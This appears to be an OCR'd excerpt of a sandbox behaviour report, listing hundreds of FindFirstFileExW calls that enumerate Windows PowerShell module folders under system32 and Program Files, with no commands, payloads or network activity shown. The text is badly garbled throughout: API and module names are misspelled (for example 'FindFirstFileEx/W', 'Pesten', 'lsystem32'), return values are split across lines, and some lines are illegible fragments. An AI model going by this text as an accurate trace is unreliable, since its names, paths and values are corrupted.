Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1712	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae678, 0, 0, 0) Return: 8	1280	1712
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 80dbef8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 1280 1712	Oall Filanciators AF		4000	4740
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae678, 0, 0, 0) Return: 80dbef8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 1280 1712				
API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 80dc638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return: 80dc638	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\v1.0, bdae62c, 0, 0, 0) Return: 1280 1712 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\v1.0, bdae678, 0, 0, 0) Return: 1280 1712 80dc638	Call Filesystem API	$API \ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ windows powershell \ v1.0 \ Modules \ Microsoft. PowerShell. Host \ v, 0, bdae 678, 0, 0, 0)\ Return: 80 dbef8$	1280	1712
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return: 1280 1712 80dc638	Call Filesystem API		1280	1712
80dc638	Call Filesystem API		1280	1712
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, bdae678, 0, 0, 0) Return:	1280	1712
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, bdae62c, 0, 0, 0) Return: 80 1712 dc638	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, bdae62c, 0, 0, 0) Return: 80	1280	1712

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae62c, 0, 0, 0) Return: 80	1280	1712
Call Filesystem API	dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdae534, 0, 0, 0) Ret	1280	1712
	um: 80dc638		
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdae534, 0, 0, 0) Ret urn: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, bdae580, 0, 0, 0) Ret urn: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdae678, 0, 0, 0) Return: 80	1280	1712
Call Filesystem API	dc638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell\.Security*, 0, bdae62c, 0, 0, 0) Return: 80dc	1280	1712
Call Filesystem AFI	AFT Name: FiltranspringEXW Args. (*\text{\gamma}\text{willfull *\text{\gamma}\text{\gamma}\text{visited bound} \text{\gamma}\gam	1200	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae62c, 0, 0, 0) Return: 80dc 638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, bdae678, 0, 0, 0) Return: 80dc	1280	1712
Call Filesystem API	638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\f^, 0, bdae62c, 0, 0, 0) Return: 80dc63	1280	1712
	8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdae62c, 0, 0, 0) Return: 80dc67 8	1280	1712
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, bdae678, 0, 0, 0) Return: 80dc63 8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management\v1,0, bdae62c, 0, 0, 0) Return: 80d	1280	1712
Call Filesystem API	c638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management\v1, 0, bdae62c, 0, 0, 0) Return: 80d	1280	1712
	c638		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.WSMan.Management\ti*, 0, bdae678, 0, 0, 0) Return: 80d c638	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\MsDtc*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\MsDtc*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\lModules\NetAdapter\footnote{, 0, 0, 0} Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\invodules\NetAdapter\tau, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
·		1280	1712
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetAdapten*, 0, bdae678, 0, 0, 0) Return: 80dc638		
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetConnection*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetConnection*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, bdae62c, 0, 0, 0) Return: 80dc6b8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetNatl*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetNat*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\lindowspowershe	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetQos*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetSecurity\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetSecurity\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetSecurity\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSwitchTeam*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetTCPIP*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae62c, 0, 0, 0) Return: 80dc63	1280	1712
Call Filesystem API	8 API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, bdae62c, 0, 0, 0) Return: 80dc63 8	1280	1712
Call Filesystem API	8 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus\t^*, 0, bdae678, 0, 0, 0) Return: 80dc63 8	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PK*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\indowspowers	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\windowspowershe	1280	1712
	THE TRANSPORT OF THE STATE OF T		
	ADI Name: FindFindFileFy/M Area: / 9/ windir9/ austom 20/ violation - 10 - 4 - 4 - 4 - 4 - 4 - 4 - 4 - 4 - 4 -	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32lwindowspowershell\v1.0\Modules\PnpDevice*, 0, bdae62c, 0, 0, 0) Return: 80dc638	4000	4740
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae62c, 0, 0, 0) Return: 80dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae62c, 0, 0, 0) Return: 80dbef8 API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae678, 0, 0, 0) Return: 80dc638 API Name: FindFirstFileEx/W Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280 1280	1712 1712
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae62c, 0, 0, 0) Return: 80dbef8 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelf\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae62c, 0, 0, 0) Return: 80dc 638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae62c, 0, 0, 0) Return: 80dc	1280	1712
Call Filesystem API	638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae678, 0, 0, 0) Return: 80dc	1280	1712
Call Filesystem API	638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelf\v1.0\Modules\PSDiagnostics*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot\\^, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Storage*, 0, 0, dae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\TLSI*, 0, bdae62c, 0, 0, 0) Return: 80dc6b8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\TLS*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\TroubleshootingPack\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (80dc638, bdae63c) Return: 1	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\WindowsDeveloperLicense*, 0, bdae62c, 0, 0, 0) Return: 80dbef	1280	1712
•	8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0\tau, 0, 0 bdae534, 0, 0, 0) Return: 80dc6 b8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShelf\Modules\PackageManagement*, 0, bdae678, 0, 0, 0) Return: 80dc6b8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pestent*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pesten\3.3.5*, 0, bdae534, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdae534, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.51*, 0, bdae580, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShell\Get\t^*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet\t^*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae770, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae724, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae724, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API		1280	1712
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker\t^*, 0, bdae62c, 0, 0, 0) Return: 80dbef8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocken*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API		1280	
	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae678, 0, 0, 0) Return: 80dbef8		1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfen*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BitsTransfen*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BranchCache\t^*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, bdae62c, 0, 0, 0) Return: 8 0dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, bdae62c, 0, 0, 0) Return: 8 0dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1,0, bdae678, 0, 0, 0) Return: 8 0dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae678, 0, 0, 0) Return: 80dbef8	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae62c, 0, 0, 0) Return: 80dbef8	1280	1712
